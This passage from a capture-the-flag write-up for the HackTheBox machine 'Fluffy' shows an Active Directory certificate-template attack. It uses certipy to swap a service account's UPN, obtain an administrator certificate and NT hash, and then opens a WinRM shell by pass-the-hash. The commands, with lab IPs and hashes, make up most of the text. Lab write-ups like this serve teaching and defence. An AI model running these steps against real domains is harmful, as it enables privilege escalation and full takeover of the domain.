
Now using this CA_SVC.ccache file we can request a .PFX for the administrator since the UPN is set to administrator@fluffy.htb.
1
certipy req -k -dc-ip 10.129.232.88 -ca 'fluffy-DC01-CA' -template 'User' -target dc01.fluffy.htb -dc-host dc01.fluffy.htb

Using this .PFX to get the administrator NT hash.

But having errors in requesting due to UPN issues.
To fix this we have to correctly request the certificate with the user’s SID provided in the -req parameter.
1
certipy req -k -dc-ip 10.129.232.88 -sid 'S-1-5-21-497550768-2797716248-2627064577-500' -ca 'fluffy-DC01-CA' -template 'User' -target dc01.fluffy.htb -dc-host dc01.fluffy.htb

Even after specifying the SID parameter we are not getting the TGT.
So to fix this issue we have to change back the UPN of ca_svc to ca_svc again.
1
certipy account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.232.88 -upn ca_svc -user ca_svc update

And now if we request it again.
1
certipy auth -pfx administrator.pfx -username administrator -dc-ip 10.129.232.88 -domain fluffy.htb

We successfully got the TGT.

Now using this TGT we lets get a shell on the box.
1
evil-winrm-py -i 10.129.232.88 -u Administrator -H '8da83a3fa618b6e3a00e93f676c92a6e'

And the user flag is present in the winrm_svc user desktop.
Rooted!

Thanks for reading 😄